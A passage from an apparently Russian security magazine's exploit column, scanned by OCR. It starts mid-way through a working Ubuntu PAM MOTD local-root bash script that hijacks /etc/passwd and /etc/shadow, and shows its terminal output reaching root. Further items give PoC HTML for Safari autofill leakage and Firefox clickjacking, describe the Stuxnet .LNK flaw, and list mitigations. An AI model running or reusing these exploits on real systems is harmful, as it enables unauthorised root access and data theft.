   echo "[*] Restored $1"
}
# процедура создания SSH-ключей
key_create() {
   backup ~/.ssh/authorized_keys
   ssh-keygen -q -t rsa -N '' -C 'pam' -f "$KEY" || return 1
   [ ! -d ~/.ssh ] && { mkdir ~/.ssh || return 1; }
   # сохраняем публичный ключ в доверенных ключах
   mv "$KEY.pub" ~/.ssh/authorized_keys || return 1
   echo "[*] SSH key set up"
}
# Удаляем доверенные открытые ключи
key_remove() {
   rm -f "$KEY"
   restore ~/.ssh/authorized_keys
   echo "[*] SSH key removed"
}
# Триггер уязвимости
own() {
   [ -e ~/.cache ] && rm -rf ~/.cache
   # Создаем линк
   ln -s "$1" ~/.cache || return 1
   echo "[*] spawn ssh"
   # Используя ключ, выполняем SSH-соединение
   ssh -o 'NoHostAuthenticationForLocalhost yes' -i
"$KEY" localhost true
   [ -w "$1" ] || { echo "[-] Own $1 failed"; restore
~/.cache; bye; }
   echo "[+] owned: $1"
}
bye() {
   key_remove
   exit 1
}


# Основной код:
KEY="$(mktemp -u)"
# Создаем ключи, что бы спокойно юзать SSH без ввода па-
роля
key_create || { echo "[-] Failed to setup SSH key"; exit
1; }
# Сохраняем старый .cache
backup ~/.cache || { echo "[-] Failed to backup
~/.cache"; bye; }
# Атака на /etc/passwd
own /etc/passwd && echo "$P" >> /etc/passwd
# Атака на /etc/shadow
own /etc/shadow && echo "$S" >> /etc/shadow
# Восстанавливаем .cache
restore ~/.cache || { echo "[-] Failed to restore
~/.cache"; bye; }
# Удаляем ключи SSH, что нагенерили
key_remove
echo "[+] Success! Use password toor to get root"

# Обновляем базы паролей из файлов
# Получаем шелл
# Для этого требуется ввести пароль пользователя toor…
# пароль=toor
su -c "sed -i '/toor:/d' /etc/{passwd,shadow}; chown
root: /etc/{passwd,shadow}; chgrp shadow /etc/shadow;
nscd -i passwd >/dev/null 2>&1; bash" toor
```

SOLUTION

Существует патч, ставим его так:

```
user@ubuntu1004desktop:~$ sudo aptitude -y update
```




```
root@ubuntu1004desktop: /home/user
File Edit View Terminal Help
user@ubuntu1004desktop:~$ echo >motd.sh
user@ubuntu1004desktop:~$ mcedit motd.sh
The program 'mcedit' is currently not installed.  You can install it by typing:
sudo apt-get install mc
user@ubuntu1004desktop:~$ vi motd.sh
user@ubuntu1004desktop:~$ ./motd.sh
-bash: ./motd.sh: Permission denied
user@ubuntu1004desktop:~$ chmod 755 motd.sh
user@ubuntu1004desktop:~$ ./motd.sh
./motd.sh: line 2: it: command not found
[*] Ubuntu PAM MOTD local root
[*] SSH key set up
[*] Backuped /home/user/.cache
[*] spawn ssh
[+] owned: /etc/passwd
[*] spawn ssh
[+] owned: /etc/shadow
[*] Restored /home/user/.cache
[*] SSH key removed
[+] Success! Use password toor to get root
Password:
root@ubuntu1004desktop:/home/user# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu1004desktop:/home/user#
```

Ubuntu. Эксплойт в работе, опять root наш...

```
user@ubuntu1004desktop:~$ sudo aptitude -y install
libpam~n~i
```

03 АВТОМАТИЧЕСКИЙ ЗАПУСК КОДА С ПОМОЩЬЮ .LNK-ФАЙЛОВ

TARGETS

- Windows XP
- Windows 2000/2003/2008
- Windows Vista
- Windows 7

CVE


CVE-2010-2568

BRIEF

0day уязвимость обнаружили эксперты, изучая метод распространения новой заразы — Win32/Stuxnet, которая была заточена под промышленный шпионаж и собирала данные с АСУ ТП систем (подробнее об этом читай в отдельной статье). Здесь же я расскажу лишь про саму уязвимость. Уязвимость заключается в том, что каким-то магическим образом вредоносный код из DLL-файла выполнялся автоматически при открытии флеш-накопителя с этой DLL'кой и неким ярлычком...

EXPLOIT

Как же уязвимость может запускать произвольный код, да еще и автоматически через .LNK файл? При открытии содержимого флешки в стандартном вьювере, ярлычки автоматически обрабатываются для отображения. Во время этой обработки оболочка винды (explorer.exe и shell32.dll) попытается загрузить иконки. При этом, если там будет .LNK с указателем на элемент контрольной панели (.cpl), обработчик подгрузит этот апплет через вызов `LoadLibraryW()` с целью обработки иконки из .CPL-файла. Но фишка в том, что в таком ярлыке можно указать не путь к .CPL-файлу, а, например, к динамической библиотеке — .DLL. А, как известно, `LoadLibraryW()` автоматически вызывает из библиотеки функцию `DllMain()`. Как видно, все дико просто. Уязвимость архитектурная, так как это не «бага», а скорее «фича». Тем не менее, такие ошибки всегда самые опасные. Злоумышленник сгенерил библиотеку с вредоносным кодом, создал .LNK файл, и все — автоматический залет, и покруче, чем через autorun.inf. В итоге был выложен безвредный PoC эксплойта, который всего лишь посылает «дебаг» сообщения, которые можно ловить программой DbgView. Сообщение гласит: «SUCKM3 FROM EXPLORER.EXE MOTH4FUCKA #@!». Какой-то смысл во фразе, конечно,



LNK. PoC в работе

есть... Тем не менее, ребята из команды MetaSploit показали эту же уязвимость в ином измерении. Одно дело — pwn'ить компьютеры, втыкая злостные флешки, и совсем другое — попытаться использовать эту уязвимость через интернет. Добились они этого за счет использования WebDav, который позволяет использовать файловый доступ к ресурсу по протоколу HTTP. Иными словами, создается WebDav-сервис с ярлычком и библиотекой, подопытный, используя браузер типа IE, заходит на сервер и получает эти файлы в отображении стандартного видового просмотрщика директорий (explorer.exe). Что происходит потом — ты уже читал выше. Собственно для теста обнови свой метасплойт, найди модуль эксплуатации уязвимости .lnk, запусти... даже настроек не надо, только выбери шеллкод, который будет внедрен в .DLL-файл, который подгрузится жертвой.

SOLUTION

Официального патча пока нет, тем не менее, существует несколько шагов, которые способны снизить риски практически до нуля. Исследователь Дидье Стивенс (Didier Stevens) в своем блоге опубликовал аж две заметки на тему защиты от данной напасти. Во-первых, он предложил использовать его тулзу — Ariad [], которой можно запретить запуск и/или загрузку исполняемых файлов с CD-ROM и USB-диска. Во-вторых, использовать политики ограничения использования программ (SRP). Эти политики позволяют контролировать различное ПО. Достаточно добавить политику типа «запретить всем неизвестным ПО запускаться с дисков», и эксплойт больше не опасен. Для этого идем в Панель управления — Администрирование — Локальная политика безопасности — Политики ограниченного использования программ, правой кнопкой — «Добавить новую политику». Далее выбираем дополнительные правила и правой кнопкой добавляем правило для пути. Вбиваем букву используемого диска, уровень — неограниченный. После этого опять идем на уровень выше и выбираем параметр «Принудительный». Там необходимо указать, что эти правила не только для .exe, но вообще для всех исполняемых файлов. После этого выбираем уровни безопасности и ставим на «Не разрешено», как правило по умолчанию.

04 АВТОЗАПОЛНЕНИЕ ФОРМ В БРАУЗЕРЕ SAFARI

TARGETS


- Safari 4
- Safari 5

CVE

N/A

BRIEF

Продолжаем плавно переходить от *nix к Windows, и от «баг» к «фичам». Джереми Гроссман (Jeremiah Grossman), известный исследователь,



LNK. Metasploit дает нам шелл

Clickjacking. Вроде ссылка ведет куда надо...

показал нам с тобою, какую опасность таят «модные и удобные фишки». Никто не спорит, что автозаполнение в браузере привносит в наш, погрязший в ненависти и лжи, мир лучик надежды на что-то хорошее, но все же стоит понимать, что всякая автоматизация потенциально опасна, и когда-нибудь компьютеры просто убьют всех людей :).

EXPLOIT

Что такое автозаполнение? Это когда тебе лень каждый раз писать свой хаксорский «никнэйм» или адрес электронного ящика, и умный, услужливый браузер сам, по памяти, дописывает нужные байтики в editbox. Создатели Safari пошли еще дальше — они берут всю инфу прямо из твоей карточки, что в адресной книге (кто вообще ими пользуется?). Вот до чего техника дошла! Но зоркий глаз Гроссмана обратил внимание на то, что после автозаполнения поля с определенным ID, а также остальные поля заполняются сами. Круто! Но если представить, что эти поля скрыты? То ты даже не заметишь, что они заполнились чем-то, что ты уже вводил. Это может выглядеть так: на сайте тебя просят ввести только имя, ты радостно начинаешь вводить, тут тебе помогает автозаполнение — ты его подтверждаешь и отсылаешь форму, где ты указал только имя. Но в скрытых формах заполнилось больше инфы, чем того хотелось, например, адрес, страна и электронный ящик. И все это послалось куда-то там, и совершенно без твоего ведома. Пример такого эксплойта:

```
<html>
   <head>
      <meta http-equiv="Content-Type" content="text/
html; charset=utf-8" />
      <title>
         Settings - Profile - brightkite.com
      </title>
   </head>
   <body>
      <form action="http://localhost/" method="get">
         <label for="fullname">Full name</label>
         <input id="fullname" name="fullname" />
         <input type="submit" />
         <input id="street" name="street"
              style="opacity:0"/>
         <input id="e-mail" name="e-mail"
              style="opacity:0"/>
      </form>
   </body>
</html>
```

Соответственно, видно только поле для ввода ФИО. Остальное как бы не видно, но тоже является частью формы и подвержено автозаполнению. При отправке формы указанные параметры будут отображены в адресной строке (так тут у нас метод GET).

SOLUTION

Гроссман сообщил Apple о проблеме, но, по его словам, те просто тихо проигнорировали сей факт, так что патча нет. К счастью проблема решается просто — отключением автозаполнения.

05 CLICKJACKING В БРАУЗЕРАХ

TARGETS

- Firefox 3.6.7
- Netscape 9.0.0.6
- Opera 10.60
- Safari 4.0.2
- SeaMonkey 2.0.6

CVE

N/A


BRIEF

И добивая браузерную тему, расскажу о Clickjacking. Тот самый Гроссман рассказывал впервые о данной атаке два года назад, и теперь, спустя два года, современные браузеры получают свою долю эксплойтов. Иранские хакеры из Securitylab.ir в лице Пойа Данешманда (Pouya Daneshmand) опубликовали несколько эксплойтов на данную тему для различных браузеров. А что такое Clickjacking? А это когда пользователь кликает по ссылке А, а его по какой-то причине кидает на ссылку Б. То есть это некая обманка, которая позволяет запудрит жертве мозги (или глаза).


EXPLOIT

Эксплойт выглядит как обычная HTML-страничка. При ее открытии видна ссылка на иранский сайт, если навести мышкой на ссылку, то в статусной строке четко отпишется имя этого самого сайта. Вроде никакого подвоха. Зато когда кликнешь по ссылке, браузер идет совсем на другой сайт. Как это реализовано — сейчас и посмотрим. Разбирать я буду эксплойт для FireFox, так как данный браузер наиболее популярен у меня дома. Собственно текст HTML:

```
<html><head>
<meta http-equiv="content-type" content="text/html;
charset=UTF-8">
```



Clickjacking. Но вот браузер идет явно не по ссылке



Autofill. Браузер явно говорит лишнее

```
<title>FF3.6.7/SM 2.0.6 ClickJacking Vulnerability</
title>
</head><body>

<div id="mydiv" onmouseover="document.location='http://
www.mozilla.org';" style="border: 0px none ; background:
rgb(0, 0, 0) none repeat scroll 0% 0%; position:
absolute; width: 2px; height: 2px; -moz-background-clip:
-moz-initial; -moz-background-origin: -moz-initial;
-moz-background-inline-policy: -moz-initial;"></div>
<script>
function clickjack_armor(evt)
{
   clickjack_mouseX=evt.pageX?evt.pageX:evt.clientX;
   clickjack_mouseY=evt.pageY?evt.pageY:evt.clientY;
   document.getElementById('mydiv').style.
left=clickjack_mouseX-1;
   document.getElementById('mydiv').style.
top=clickjack_mouseY-1;
}
</script>
<center>
<br>
<center><h1><font face="Calibri">Firefox 3.6.7 /
SeaMonkey 2.0.6 Clickjacking Vulnerability</font></h1>
 <p> </p>
<div style="border-top-style: solid; border-top-width:
1px; padding-top: 1px">
   <b><br><br>

   <a href="http://www.Securitylab.ir"
onclick="clickjack_armor(event)"> Go
   to the http://www.Securitylab.ir : (http://www.
mozilla.org)</a></b></div>
<div style="border-bottom-style: solid; border-bottom-
width: 1px; padding-bottom: 1px">
 <p> </div>
<p> </p>
</center>
<div style="border-top-style: solid; border-top-width:
1px; border-bottom-style: solid; border-bottom-width:
1px; padding-top: 1px; padding-bottom: 1px">
   <b><font face="Calibri">Pouya Daneshmand,
Securitylab.ir</font></b></div>

</center></body></html>
```

Первым делом обратим внимание на малюсенький слой «mydiv». Данный слой будет в верхнем левом углу браузера, и, как видно из его свойств, при наведении мышки на этот слой браузер сделает редирект на сайт разработчика браузера. В центре же есть ссылка, но при клике стоит событие на вызов функции `clickjack_armor()`. При наведении будет указываться ссылка на иранский сайт. Функция `clickjack_armor()` меняет размеры слоя «mydiv» под координаты мышки, что автоматически запускает событие слоя onmouseover и грузится сайт Мозиллы. В итоге для пользователя это выглядит, как если бы он кликнул на один сайт — иранский, а попал на другой — Мозиллы. Вот такие дела. Мне не очень понятно, зачем так хитрить, если жертва уже на твоей веб-странице, но, тем не менее, уязвимость имеет место быть.

SOLUTION

Большинство браузеров избавлены от данной проблемы в своих последних версиях. Вообще, что касается браузеров — лучше проверять обновления чуть ли не каждый день, и, если что, сразу обновлять.

Алексей Синцов Digital Security a.sintsov@dsec.ru



ШПИОНСКИЙ ЯРЛЫК

Подробности нового бага в Windows и шпионская история трояна Stuxnet

Середина июля была ознаменована кибератакой на промышленный сектор целых государств. Естественно, наш журнал не мог пропустить такого события и в кратчайшие сроки подготовил материал об этом инциденте.

ПРОМЫШЛЕННЫЙ ШПИОНАЖ


Мы привыкли, что киберпреступность пытается обмануть, взломать и обворовать несчастных пользователей интернета. Но время всегда заставляет людей двигаться дальше, за новыми результатами и новой прибылью. То же самое происходит и в отношении плохих парней. Можно еще с десяток лет строить ботнеты, воровать номера CC, но ведь есть еще огромная неизведанная ниша — промышленность, ее технологии, секреты и ценные данные. Именно с ней и произошел инцидент в разгар лета — беспрецедентная атака на промышленные системы SCADA, Supervisory Control And Data Acquisition, что переводится как «Диспетчерское Управление и Сбор Данных» (по-нашему это аналог АСУ ТП — Автоматизированная Система Управления Технологическим Процессом). Такие системы контролируют процессы на производстве, нефтяных вышках, атомных электростанциях, газопроводах и т.д. Естественно, такие комплексы имеют свои базы данных, и та информация, что в этих базах, бесценна. Именно на эту информацию и нацелилась свежая вредоносная программа, получившая имя Stuxnet.

STUXNET

Первыми обнаружили нового зверя братья-славяне из Белоруссии, а именно — антивирусная контора VirusBlokAda. 17 июня ими было найдено тело виря, но лишь к 10 июля они выпустили пресс-релиз (объясняя это тем, что им было необходимо уведомить компании, чье имя было в ходе дела «опорочено», и изучить экземпляр). Компании эти достаточно известны — Microsoft и Realtek. Специалисты VirusBlokAda зафиксировали использование червем 0day-уязвимости при обработке файлов ярлыков (.lnk), и поэтому в дело оказались вмешаны Microsoft (о самой уязвимости поговорим позже). А вот при чем тут Realtek? Дело в том, что устанавливаемые червем драйвера имели действующий сертификат, заверенный Verisign и выданный на имя Realtek. Такой оборот дела сильно усложняет процесс детектирования вредоносного контента различными системами обнаружения и предотвращения вторжения на уровне хоста (HIPS, антируткиты), так как такие системы безгранично доверяют сертификатам, не обращая внимания на суть дела. Я вполне уверен, что доверенный сертификат сильно



Siemens подтверждает факт проникновения в SCADA



Symantec расписывает компоненты трояна

продлил жизнь «малваре», прежде, чем ее обнаружили. Как бы то ни было, после пресс-релиза белорусов, другие антивирусные компании так же подключились к исследованию, как новой уязвимости, с помощью которой распространялся червь, так и к боевой нагрузке.

РАСПРОСТРАНЕНИЕ

Механизм размножения червя, казалось бы, не особо-то и оригинальный — через USB-флешки. Но autorun.inf тут уже ни при чем. В дело вступает новая уязвимость, которая позволяет загружать произвольную .DLL-библиотеку, как только флешка будет вставлена, и пользователь откроет ее содержимое. Дело в том, что на флешке лежит .DLL-файл с вредоносным кодом (ну, фактически расширение, в случае с червем, — .TMP) и .LNK-файл. Файл с расширением .LNK является обычным ярлыком. Но в нашей ситуации ярлык не совсем обычный. При отображении ярлычка в стандартной оболочке или Total Commander автоматически выполнится лежащий рядом .DLL-файл со всеми вытекающими отсюда последствиями! Как такое могло произойти? Как известно, ярлык указывает на исполняемый файл и при двойном щелчке вызывает его. Но тут все без щелчков, да и .DLL-файл так не выполнить. Если рассмотреть ярлык в HEX-редакторе, можно увидеть, что в его середине указан путь до нашей .DLL. Кроме того, это не обычный ярлычок, а ярлычок на элемент панели управления! Эта-то деталь все и объясняет. Любой элемент панели управления — .CPL-апплет. Но CPL — это, по сути, простая .DLL, поэтому ярлык для панели управления особый, он как бы понимает, что имеет дело с .DLL. Кроме того, такой ярлык пытается ВЫТАЩИТЬ иконку из.DLL, чтобы отобразить ее в проводнике. Но для того, чтобы вытащить иконку, надо подгрузить библиотеку. Что, собственно, оболочка и делает с помощью вызова LoadLibraryW().
Справедливости ради стоит отметить, что вызов этой функции автоматически влечет за собой выполнение функции DllMain() из подгружаемой библиотеки. Поэтому, если такой ярлычок будет указывать не на .CPL-апплет, а на злую библиотеку со злым кодом (в функции DllMain()), то код выполнится АВТОМАТИЧЕСКИ при просмотре иконки ярлыка. Кроме того, эту уязвимость можно использовать и с помощью .PIF-ярлыков.

БОЕВАЯ НАГРУЗКА

Кроме интересного метода распространения удивила и боевая нагрузка — никаких ботнетов, краж банковских паролей, номеров CC. Все оказалось куда масштабнее. Уязвимость .LNK провоцирует загрузку скрытого файла с именем ~wtr4141.tmp, лежащего рядом с ярлыком. Файл этот исполняемый, но маленький (всего 25 Кб). Как отметили специалисты из Symantec, очень важно на первых порах скрыть свое присутствие, пока система еще не заражена. С учетом специфики 0day-уязвимости, которая действует, как только пользователь увидит иконки, сработает и ~wtr4141.tmp, который в первую очередь вешает перехваты системных вызовов в kernel32.dll. Перехватываемые вызовы:

```
• FindFirstFileW
• FindNextFileW
• FindFirstFileExW
```


Хуки также вешаются и на некоторые функции из ntdll.dll:

```
• NtQueryDirectoryFile
• ZwQueryDirectoryFile
```


Все эти функции обрабатываются со следующей логикой — если файл начинается с «~wtr» и заканчивается на «.tmp» (или на «.lnk»), то удалить его из возвращенного оригинальной функцией значения, а затем вернуть, что осталось. Другими словами, скрыть свое присутствие на диске. Поэтому пользователь просто не увидит файлы на флешке. После этого ~wtr4141.tmp подгружает второй файл с диска (~wtr4132.tmp). Делает он это не совсем стандартно, я бы даже сказал, извращенно — установкой хуков в ntdll.dll на вызовы:

```
• ZwMapViewOfSection
• ZwCreateSection
